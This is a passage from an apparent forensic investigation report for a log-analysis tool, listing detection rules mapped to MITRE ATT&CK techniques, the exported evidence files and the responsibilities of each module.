PRIV-001	Unauthorized Privilege Escalation	auth.log	Critical	T1548 (Abuse Elevation Control)
ACCOUNT-001	Unauthorized User Account Creation	auth.log	High	T1136 (Create Account)
PRIV-002	Privileged Group Modification	auth.log	Critical	T1098 (Account Manipulation)
PERSIST-001	Scheduled Task Persistence	syslog	Critical	T1053 (Scheduled Task/Job)
DEFENSE-001	Shell Command History Removal	syslog	High	T1070 (Indicator Removal on Host)
AUTH-005	New Privileged Account Authentication	auth.log	Critical	T1078 (Valid Accounts)

Appendix C — Exported Investigation Artifacts

Upon completion of the analysis, **Rakshak LogGuard** compiled and generated the following evidence files:

- `parsed_events.csv` — Full database of normalized events extracted from source logs.
- `alerts.csv` — Comprehensive listing of al94 Rule-Matched Events.
- `incidents.csv` — Correlated incident case details (INC-2026-001).
- `ioc_summary.csv` — Extracted network, account, and file system indicators.
- `timeline.csv` — Chronological step-by-step attack progression data.
- `risk_assessment.csv` — Risk scoring metrics and weight calculations.
- `investigation_report.pdf` — Final executive and technical investigation report.

Appendix D — System Architecture Diagram



Appendix E — Module Functional Specifications

Module Name	Core Functional Responsibility
Investigation Manager	Creates, opens, and manages structured investigation cases and metadata.
Secure File Upload	Handles secure file ingest and ensures evidence read-only integrity.
File Security Assessment	Computes cryptographic SHA-256 hashes and validates file parameters.
Authentication Log Parser	Extracts timestamp, process, source IP, user, and SSH status from auth.log.
System Log Parser	Processes kernel, service, cron, and execution events from syslog.
Event Normalization Engine	Standardizes heterogeneous log strings into unified JSON/SQLite schema.
Detection Engine	Evaluates normalized logs against predefined security detection signatures.
Alert Manager	Assigns severity ratings and indexes triggered detection events.
Incident Correlation Engine	Aggregates related alerts across time window, host, and IP parameters.
Risk Assessment Engine	Computes investigation-wide risk score based on finding weights.
Timeline Generator	Constructs a chronological sequence of attack progression.

IOC Extractor	Parses network IPs, altered files, and account names for threat hunting.
Report Generator	Renders finalized executive PDF reports and tabular CSV forensic outputs.